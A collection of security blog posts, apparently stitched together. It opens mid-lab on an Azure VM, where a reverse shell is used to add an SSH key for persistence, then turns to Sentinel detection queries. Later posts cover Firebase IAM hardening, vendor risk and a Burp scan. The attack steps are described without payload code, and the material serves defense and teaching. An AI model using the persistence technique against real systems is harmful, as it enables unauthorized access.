
What we now do on the attacker VM is to generate an SSH keypair. We then copy the public key to the authorized_keys file for user donkeyvictim on the VictimVM using our reverse shell. We now have established a persistent access channel.

Upgraded shell: the attacker’s console on GCP cloud shell, connected to VictimVM on Azure over SSH.

We obviously see that this activity was not stopped by Microsoft’s Defender for Cloud. But did it at least create some alerts for us? It seems the answer to that is “nope”.

If we turn to Microsoft Sentinel, there are also no incidents or alerts related to this activity.

Checking the logs

Can we then see it in the logs? We know at least that authentication events over SSH will create auth log entries. Since we have set up the Syslog connector in Sentinel, we get the logs into a tool that makes searching easier. The following search will reveal which IP addresses have authenticated with a publickey, and the username it has authenticated with.

Syslog

| where Computer == "victimvm"

| where SyslogMessage contains "Accepted publickey for"

| extend ip = extract("([0-9]+.[0-9]+.[0-9]+.[0-9]+)",1,SyslogMessage)

| extend username = extract("publickey for ([a-zA-Z0-9@!]+)",1,SyslogMessage)

| project TimeGenerated, username, ip

The output from this search is as follows:

sentinel log analysis
Showing the same user logging in with ssh from two different ip addresses.

Here we see that the same user is logging in from two different IP addresses. Enriching it with geolocation data could make the suspicious login easier to detect, as the 212… Is in Norway, and the 34… Is a Google owned ip address in Finland.

In other words: it is possible to detect unusual login acticity by creating queries in Sentinel. At least it is something.

How could we have detected the attack?

But what about all the things leading up to the SSH login? We should definitly be able to stop this at an earlier point.

  1. The payload sent to the application
  2. The network egress when the reverse shell is generated
  3. The change of the ~/.ssh/authorized_keys file

Because the application does not log messages anywhere but stdout, they are not captured anywhere.  It would have been good if the application logged issues to a standard location that could be forwarded.

Detecting the attack when the reverse shell is generated is a good option. Here we can use the VMConnection data provided by the Defender for Cloud agent running on the VM.

VMConnection

| where Computer has "victimvm"

| where Direction == "outbound"

| summarize count() by DestinationPort


Here we look at which destination prots we see in egress traffic. Reverse shells will often use ports not requiring sudo rights, ie above 1000.

Count of outbound connections per destination port

We see we have outbound connections to port 3000. Looking into one of the log items we find some interesting information:

TimeGenerated [UTC]2022-01-18T19:58:20.211Z 
 Computervictimvm
 Directionoutbound
 ProcessNamepython3
 SourceIp10.0.0.4
 DestinationIp34.88.132.129
 DestinationPort3000
 Protocoltcp
 RemoteIp34.88.132.129
 RemoteLongitude28.21
 RemoteLatitude61.03
 RemoteCountryFinland

We know that this is our reverse shell. We could then correlate the outbound connection to this IP address with later incoming SSH connection from this IP address. For relatively specific attack events we can in other words create detections. However, we don’t know in advance what persistence option the attacker would go for, or the port number used for the reverse shell.

A good idea would be to list the scenarios we would want to detect, and then build logging practices and correlations to help us create alerts for these incidents.

Can we throw more security at the VM to detect and stop attacks?


One thing Azure supports for VM’s if Defender for Cloud is enabled with “enhanced security” is “just-in-time access” for the VM. You need to pre-authorize access to open for inbound traffic to management ports through the network security group. The result of trying to connect with SSH after enabling it, is a timeout:

After enabling JIT access, our SSH connection times out without pre-approval.

We can now request access over SSH in Azure Portal by going to the VM’s overview page, and then selecting “connect”:

Pre-authorizing SSH access enables it for a defined period.

This will effectively stop an attacker’s persistence tactic but it will not take care of the remote command injection vulnerability.

For a web application we could also put a web application firewall in front of it to reduce the malicious payloads reaching the app. Even better is of course to only run code that has been developed with security in mind.

The key takeaways are:

  1. Log forwarding is gold but you have to use it and set up your own alerts and correlations to make it help stop attacks
  2. Enabling security solutions will help you but it will not take care of security for you. Setting up endpoint security won’t help you if the application code you are running is the problem.
  3. Avoid exposing management ports directly on the internet if possible.

Firebase IAM: the tale of excessive permissions

Securing Firestore objects from attacks abusing the JavaScript SDK can be done with the Firestore security rules, which you can read about in my recent post on Firestore

If you are using the Admin SDK on the server side, you have full access to everything by default. The Firestore security rules do not apply to the Admin SDK. One thing in particular we should be aware of is that the Firesbase admin SDK gives access to management plane functionality, making it possible to change security rules, for example. This is not apparent from the Firebase console or command line tools. 

firefighters in action
Running Firebase Cloud Functions using the Admin SDK with default permissions can quickly lead to a lot of firefighting. Better get those permissions under control!

In this blog post we dig into a Firebase project through the Google Cloud console and the gcloud command line tool, where we show how to improve the security of our capture-the-flag app by creating specific service accounts and role bindings for a cloud function. We also explore how to verify that a user is signed in using the Firebase Admin SDK.

A threat model for the flag checker

We have created a demo Firebase project with a simple web application at https://quizman-a9f1b.web.app/. This app has a simple CTF function, where a CTF challenge is presented, and players can verify if their identified flag is correct. The data exchange is primarily done using the JavaScript SDK, protected by security rules. For checking the flag, however, we are using a cloud function. If this cloud function has a vulnerability that allows an attacker to take control over it, that attacker could potentially overwrite the “correct flag”, or even change the security rules protecting the JavaScript SDK access. 

Here’s a list of threats and potential consequences: 

VulnerabilityExploitationImpact
RCE vulnerability in codeAttacker can take full control of the Firebase project environment through the admin SDKCan read/write to private collection (cheat)Can create other resources (costs money)Can reconfigure security rules (data leaks or DoS)
Lack of brute-force protectionAttacker can try to guess flags by automating submissionUser can cheatCosts money
Lack of authenticationAn unauthenticated user can perform function callsCosts money in spite of not being a real player of the CTF game

We need to make sure that attackers cannot exploit vulnerabilities to cheat in the program. We also want to protect against unavailability, and abuse that can drive up the cloud usage bill (after all this is a personal project). We will apply a defence-in-depth approach to our cloud function: 

  1. Execution of the function requires the caller to be authenticated. The purpose of this is to limit abuse, and to revoke access to users abusing the app. 
  2. The Firebase function shall only have read access to FIrestore, preferably only to the relevant collections. This will avoid the ability of an attacker with RCE to overwrite data, or to manage resources in the Firebase project.
  3. For the following events we want to create logs and possibly alerts: 
    1. authenticated user verified token
    2. unauthenticated user requested token verification

Requiring the user to be authenticated

First we need to make sure that the person requesting to verify a flag is authenticated. We can use a built-in method of the Firebase admin SDK to do this. This method checks that the ID token received is properly signed, and that it is not expired. The good thing about this approach is that it avoids making a call to the authentication backend.

But what if the token has been revoked? It is possible to check if a token is revoked using either security rules (recommended, cheap), or making an extra call to the authentication backend (expensive, not recommended). Since we are not actively revoking tokens in this app, unless a user changes his/her password, we will not bother with this functionality but if you need it, there is documentation how here: https://firebase.google.com/docs/auth/admin/manage-sessions#detect_id_token_revocation

We need to update our “check flag workflow” from this: 

  • send flag and challenge ID to cloud function
  • cloud function queries Firestore based on challenge ID and gets the “correct flag”
  • cloud function compares submitted flag with the correct flag, and returns {success: true/false} as appropriate

to this slightly more elaborate workflow:

  • send flag, challenge ID and user token to cloud function
  • cloud function verifies token ID
    • If invalid: return 403 (forbidden) // simplified to returning 200 with {success: false}
    • if valid: 
      • cloud function queries Firestore based on challenge ID and gets the “correct flag”
      • cloud function compares submitted flag with the correct flag, and returns {success: true/false} as appropriate

The following code snippet shows how to perform the validation of the user’s token: 

​​const idTokenResult = await admin.auth().verifyIdToken(idToken);

If the token is valid, we receive a decoded jwt back.

Restricting permissions using IAM roles

By default, a Firebase function initiated with the Firebase admin SDK has been assigned very powerful permissions. It gets automatically set up with a service account that is named as “firebase-adminsdk-random5chars@project-id.iam.gserviceaccount.com”. The service account itself does not have rights associated with it, but it has role bindings to roles that have permissions attached to it. 


If you go into the Google Cloud Console, and navigate to “IAM” under your project, you can look up the roles assigned to a principal, such as your service account. For each role you automatically get an assessment of “excess permissions”; those are permissions available through the role bindings but that are not used in the project. Here’s the default configuration for the service account set up for the Admin SDK: 

By default Firebase Cloud Functions run with excessive permissions!

Our Firebase cloud function does not need access to all those permissions. By creating roles that are fit for purpose we can limit the damage an attacker can do if the function is compromised. This is just the same principle in action as when your security awareness training tells you not to run your PC as admin for daily work. 

Cloud resources have associated ready-made roles that one can bind a service account to. For Firestore objects the relevant IAM roles are listed here: https://cloud.google.com/firestore/docs/security/iam. We see that there is a viewer role that allows read access to all Firestore resources, called datastore.viewer. We will use this, but be aware it could read all Firestore data in the project, not only the intended objects. Still, we are protecting against deletion, overwriting data, and creation of new resources. 

Note that it is possible to create more specific roles. We could create a role that only has permission to read from Firestore entities. We cannot in an IAM role describe exactly which Firestore collection to allow read operations from, but if we create the role flagchecker and assign it the permission datastore.entities.get and nothing else, it is as locked down as we can make it. 

To implement this for our cloud function, we create a new service account. This can be done in the Console by going to IAM → Service Accounts → New Service Account. We create the account and assign it the role datastore.viewer. 

Our new service account is called quizman-flag-checker.

Now we need to attach this service account to our Firebase function. It is not clear form the Firebase documentation how we can accomplish this, but opening the Google Cloud Console, or using the gcloud command line tool, we can attach our new service account with more restrictive permissions to the Firebase function. 

To do this, we go into the Google Cloud console, choose the right project and Compute → Cloud functions. Select the right function, and then hit the “edit” button to change the function. Here you can choose the service account you want to attach to the function. 

google cloud console

After changing the runtime service account, we need to deploy the function again. Now the service-to-service authentication is performed with a principal with more sensible permissions; attackers can no longer create their own resources or delete security rules. 

Auditing the security configurations of a Firebase function using gcloud

Firebase is great for an easy set-up, but as we have seen it gives us too permissive roles by default. It can therefore be a good idea to audit the IAM roles used in your project. 

Key questions to ask about the permissions of a cloud function are: 

  • What is the service account this function is authenticating as?
  • What permissions do I have for this cloud function?
  • Do I have permissions that I do not need? 

In addition to auditing the configuration, we want to audit changes to the configuration, in particular changes to service accounts, roles, and role bindings. This is easiest done using the log viewer tools in the Google Cloud console. 

We’ll use the command line tool gcloud for the auditing, since this makes it possible to automate in scripts. 

Service accounts and IAM roles for a Firebase function

Using the Google Cloud command line tool gcloud we can use the command 

gcloud functions describe <functionName>

to get a lot of metadata about a function. To extract just the service account used you can pipe it into jq like this: 

gcloud functions describe <functionName> --format=”json”| jq “.serviceAccountEmail”

When we have the service account, we can next check which roles are bound to the account. This query is somewhat complex due to the nested data structure for role bindings on a project (for a good description of gcloud IAM queries, see fabianlee.org): 

gcloud projects get-iam-policy <projectIdNumber> --flatten="bindings[].members" --filter="bindings.members=serviceAccount:<account-email>" --format="value(bindings.role)"

Running this gives us the following role (as expected): projects/quizman-a9f1b/roles/flagchecker.

Hence, we know this is the only role assigned to this service account. Now we finally need to list the permissions for this role. Here’s how we can do that: 

cloud iam roles describe flagchecker --project=quizman-a9f1b --format="value(includedPermissions)”

The output (as expected) is a single permission: datastore.entities.get

Vendor Security Management: how to decide if tech is safe (enough) to use

tl;dr: Miessler is right. We need to focus on our own risk exposure, not vendor security questionnaires

If you want to make a cybersecurity expert shiver, utter the words “supply chain vulnerabilities”. Everything we do today, depends on a complex mixture of systems, companies, technologies and individuals. Any part of that chain of interconnected parts can be the dreaded weakest link. If hackers can find that weak link, the whole house of cards comes crumbling down. Managing cyber supply chain risk is challenging, to say the least. 

Most companies that have implemented a vendor cybersecurity risk process, will make decisions based on a questionnaire sent to the vendor during selection. In addition, audit reports for recognized standards such as ISO 27001, or SOC2, may be shared by the company and used to assess the risk. Is this process effective at stopping cyberattacks through third parties? That is at least up for debate.

Daniel Miessler recently wrote a blog post titled It’s time for vendor security 2.0, where he argues that the current approach is not effective, and that we need to change the way we manage vendor risks. Considering how many cybersecurity questionnaires Equifax, British Airways and Codecov must have filled in before being breached, it is not hard to agree with @danielmiessler about this. What he argues in his blog is: 

  1. Cybersecurity reputation service (rating companies, etc) are mostly operating like the mob, and security questions are mostly security theater. None of this will save you from cyber armageddon.
  2. Stay away from companies that seem extremely immature in terms of security
  3. Assume the vendor is breached
  4. Focus more on risk assessment under the assumption that the vendor is breached than questionable questionnaires. Build threat models and mitigation plans, make those risks visible. 

Will Miessler’s security 2.0 improve things?

Let’s pick at the 4 numbered points above one by one. 

Are rating companies mobsters? 

There are many cybersecurity rating companies out there. They take measure of themselves to be the Moody’s or S&P’s of cybersecurity. The way they operate is they pull in “open source information about cybersecurity posture” of companies. They also say that they enrich this information with other data that only they have access to (that is, they buy data from marketing information brokers and perform data exchange with insurance companies). Then they correlate this information in more or less sound statistical ways (combined with a good dose of something called expert judgment – or guessing, as we can also call it) with known data breaches and create a security score. Then they claim that using companies with a bad score is dangerous, and with a good score is much better. 

This is definitely not an exact science, but it does seem reasonable to assume that companies that show a lot of poor practice such as a lack of patching, botnet infected computers pinging out to sinkholes and so on, have worse security management than similar companies that do not have these indicators. Personally, I think a service like this can help sort the terrible ones from the reasonably OK ones. 

Then, are they acting as mobsters? Are they telling you “we know about all these vulnerabilities, if you don’t pay us we will tell your customers?”. Not exactly. They are telling everyone willing to pay for access to their data these things, but they are not telling you about it, unless pay them. It is not exactly in line with accepted standards of “responsible disclosure”. At the same time, their findings are often quite basic and anyone bothering to look could find the same things (such as support for old ciphers on TLS or web servers leaking use of an old PHP version). Bottom line, I think their business model is acceptable and that the service can provide efficiency gains for a risk assessment process. I agree with Miessler that trusting this to be a linear scale of cyber goodness is naive at best, but I do think companies with a very poor security rating would be more risky to use than those with good ratings. 

mobster planning his next security rating extortion of SaaS cybersecurity vendors
Some security vendors have a business model that resemble extortion rackets of a 1930’s mobster. But even mobsters can be useful at times.

Verdict – usefulness: rating services can provide a welcome substitute or addition for slower ways of assessing security posture. An added benefit is the ability to see how things develop over time. Small changes are likely to be of little significance, but a steady improvement of security rating over time is a good sign. These services can be quite costly, so it is worth thinking about how much money you want to throw at it. 

Verdict – are they mobsters? They are not mobsters but they are also not your best friends. 

Are security questionnaires just security theater? 

According to Miessler, you should slim down your security questionnaires to two questions: 

  1. “when was the last time you were breached (what happened, why, and how did you adjust)”?, 
  2. and “do you have security leadership and a security program?”.

The purpose of these questions is to judge if they have a reasonable approach to security. It is easy for people to lie on detailed but generic security forms, and they provide little value. To discover if a company is a metaphorical “axe murderer” the two questions above are enough, argues Miessler. He may have a point. Take for example a typical security questionnaire favorite: “does your company use firewalls to safeguard computers from online attacks?” Everyone will answer “yes”. Does that change our knowledge about their likelihood of being hacked? Not one bit. 

Of course, lying on a short questionnaire with Miessler’s 2 questions is not more difficult than lying on a long and detailed questionnaire. Most companies would not admit anything on a questionnaire like this, that is not already publicly known. It is like flying to the US a few years ago where they made you fill out an immigration questionnaire with questions like “are you a terrorist?” and “have you been a guard at a Nazi concentration camp during WWII”. It is thus a good question if we can even just scrap the whole questionnaire. If the vendor you are considering is a software firm, at least if it is a “Software as a Service” or another type of cloud service provider, they are likely to have some generic information about security on their web page. Looking up that will usually be just as informative as any answer to the question above. 

Verdict: Security questionnaires are mostly useless – here I agree with Miessler. I think you can even drop the minimalist axe murderer detection variant, as people who lie on long forms probably lie on short forms too. Perhaps a good middle ground is to first check the website of the vendor for a reasonable security program description, and if you don’t see anything, then you can ask the two questions above as a substitute. 

Stay away from extremely bad practice

Staying away from companies with extremely bad practice is a good idea. Sometimes this is hard to do because business needs a certain service, and all potential providers are horrible at security. But if you have a choice between someone with obviously terrible security habits and someone with a less worrying security posture, this is clearly good advice. Good ways to check for red flags include: 

  • Create a user account and check password policies, reset, etc. Many companies allow you to create free trial accounts, which is good for evaluating security practices as well. 
  • Check if the applications are using outdated practices, poor configuration etc. 
  • Run sslscan to check if they are vulnerable to very old crypto vulnerabilities. This is a good indicator that patching isn’t exactly a priority.

Verdict: obviously a good idea.

Assume the vendor is breached and create a risk assessment

This turns to focus on your own assets and risk exposure. Assuming the vendor is breached is obviously a realistic start. Focusing on how that affects the business and what you can do about it, makes the vendor risk assessment about business risk, instead of technical details that feel irrelevant. 

Miessler recommends: 

  • Understand how the external service integrates into the business
  • Figure out what can go wrong
  • Decide what you can do to mitigate that risk

This is actionable and practical. The first part here is very important, and to a large degree determines how much effort it is worth putting into the vendor assessment. If the vendor will be used for a very limited purpose that does not involve critical data or systems, a breach would probably not have any severe consequences. That seems acceptable without doing much about it. 

On the other hand, what if the vendor is a customer relationship management provider (CRM), that will integrate with your company’s e-commerce solution, payment portal, online banking and accounting systems? A breach of that system could obviously have severe consequences for the company in terms of cost, reputation and legal liabilities. In such a case, modeling what could happen, how one can reduce the risk and assessing whether the residual risk is acceptable would be the next steps.

Shared responsibility – not only in the cloud

Cloud providers talk a lot about the shared responsibility model (AWS version). The responsibility for security of software and data in the cloud is shared between the cloud provider and the cloud customer. They have documentation on what they will take care of, as well as what you as a customer need to secure yourself. For the work that is your responsibility, the cloud provider will typically give you lots of advice on good practices. This is a reasonable model for managing security across organizational interfaces – and one we should adopt with other business relationships too. 

The most mature software vendors will already work like this, they have descriptions of their own security practices that you can read. They also have advice on how you should set up integrations to stay secure. The less mature ones will lack both the transparency and the guidance. 

This does not necessarily mean you should stay away from them (unless they are very bad or using them would increase the risk in unacceptable ways). It means you should work with them to find good risk mitigations across organizational interfaces. Some of the work has to be done by them, some by you. Bringing the shared responsibility for security into contracts across your entire value chain will help grow security maturity in the market as a whole, and benefit everyone. 

Questionnaires are mostly useless – but transparency and shared responsibility is not. 

In Miessler’s vendor security 2.0 post there is a question about what vendor security 3.0 will look like. I think that is when we have transparency and shared responsibility established across our entire value chain. Reaching this cybersecurity Nirvana of resilience will be a long journey – but every journey starts with a first step. That first step is to turn the focus on how you integrate with vendors and how you manage the risk of this integration – and that is a step we can take today. 

Running an automated security audit using Burp Professional

Reading about hacking in the news can make it seem like anyone can just point a tool at any website and completely take it over. This is not really the case, as hacking, whether automated or manual, requires vulnerabilities.

A well-known tool for security professionals working with web applications is Burp from Portswigger. This is an excellent tool, and comes in multiple editions from the free community edition, which is a nice proxy that you can use to study HTTP requests and responses (and some other things), to the professional edition aimed at pentesting and enterprise which is more for DevOps automation. In this little test we’ll take the Burp Professional tool and run it using only default settings against a target application I made last year. This app is a simple app for posting things on the internet, and was just a small project I did to learn how to use some of the AWS tools for deployment and monitoring. You find it in all its glory at https://www.woodscreaming.com.


Just entering the URL http://www.woodscreaming.com and launching Burp to attack the application first goes through a crawl and audit of unauthenticated routes it can find (it basically clicks all the links it can find). Burp then registers a user, and starts probing the authenticated routes afterwards, including posting those weird numerical posts.

Woodscreaming.com: note the weird numerical posts. These are telltale signs of automated security testing with random input generation.

What scanners like Burp are usually good at finding, is obvious misconfigurations such as missing security headers, flags on cookies and so on. It did find some of these things in the woodscreaming.com page – but not many.

Waiting for security scanners can seem like it takes forever. Burp estimated some 25.000 days remaining after a while with the minimal http://www.woodscreaming.com page.

After runing for a while, Burp estimated that the remaining scan time was something like 25.000 days. I don’t know why this is the case (not seen this in other applications) but since a user can generate new URL paths simply by posting new content, a linear time estimation may easily diverge. A wild guess at what was going on. Because of this we just stopped the scan after some time as it was unlikely to discover new vulnerabilities after this.

The underlying application is a traditional server-driven MVC application running Django. Burp works well with applications like this and the default setup works better than it typically does for single page applications (SPA’s) that many web applications are today.

So, what did Burp find? Burp assigns a criticality to the vulnerabilities it finds. There were no “High” criticality vulns, but it reported some “Medium” ones.

Missing “Secure” flag on session cookies?

Burp reports 2 cookies that seem to be session cookies and that are missing the Secure flag. This means that these cookies would be set also if the application were to be accessed over an insecure connection (http instead of https), making a man-in-the-middle able to steal the session, or perform a cross-site request forgery attack (CSRF). This is a real find but the actual exposure is limited because the app is only served over https. It should nevertheless be fixed.

A side note on this: cookies are set by the Django framework in their default state, no configuration changes made. Hence, this is likely to be the case also on many other Django sites.

If we go to the “Low” category, there are several issues reported. These are typically harder to exploit, and will also be less likely to cause major breaches in terms of confidentiality, integrity and availability:

  • Client-side HTTP parameter pollution (reflected)
  • CSRF cookie without HTTPOnly flag set
  • Password field with autocomplete enabled
  • Strict transport security not enforced

The first one is perhaps the most interesting one.

HTTP paramter pollution: dangerous or not?

In this case the URL parameter reflected in an anchor tag’s href attribute is not interpreted by the application and thus cannot lead to bad things – but it could have been the case that get parameters had been interpreted in the backend, making it possible to have a person perform an unintended action in a request forgery attack. But in our case we say as the jargon file directs us: “It is not a but, it is a feature”!

So what about the “password field with autocomplete enabled”? This must be one of the most common alerts from auditing software today. This can lead to unintended disclosure of passwords and should be avoided. You’ll find the same on many well-known web pages – but that does not mean we shouldn’t try to avoid it. We’ll put it on the “fix list”.

Are automated tests useful?

Automated tests are useful but they are not the same as a full penetration test. They are good for:

  1. Basic configuration checks. This can typically be done entirely passively, no attack payloads needed.
  2. Identifying vulnerabilities. You will not find all, and you will get some false positives but this is useful.
  3. Learning about vulnerabilities: Burp has a very good documentation and good explanations for the vulnerabilities it finds.

If you add a few manual checks to the automated setup, perhaps in particular give it a site-map before starting a scan and testing inputs with fuzzing (which can also be done using Burp) you can get a relatively thorough security test done with a single tool.

Defending against OSINT in reconnaissance?

Hackers, whether they are cyber criminals trying to trick you into clicking a ransomware download link, or whether they are nation state intelligence operatives planning to gain access to your infrastructure, can improve their odds massively through proper target reconnaissance prior to any form of offensive engagement. Learn how you can review your footprint and make your organization harder to hack.

https://cybehave.no

Cybehave has an interesting post on OSINT and footprinting, and what approach companies can take to reduce the risk from this type of attack surface mapping: https://cybehave.no/2019/03/05/digital-footprint-how-can-you-defend-against-osint/ (disclaimer: written by me and I own 25% of this company).

tl;dr – straight to the to-do list

  • Don’t publish information with no business benefit and that will make you more vulnerable
  • Patch your vulnerabilities – both on the people and tech levels
  • Build a friendly environment for your people. Don’t let them struggle with issues alone.
  • Prepare for the worst (you can still hope for he best)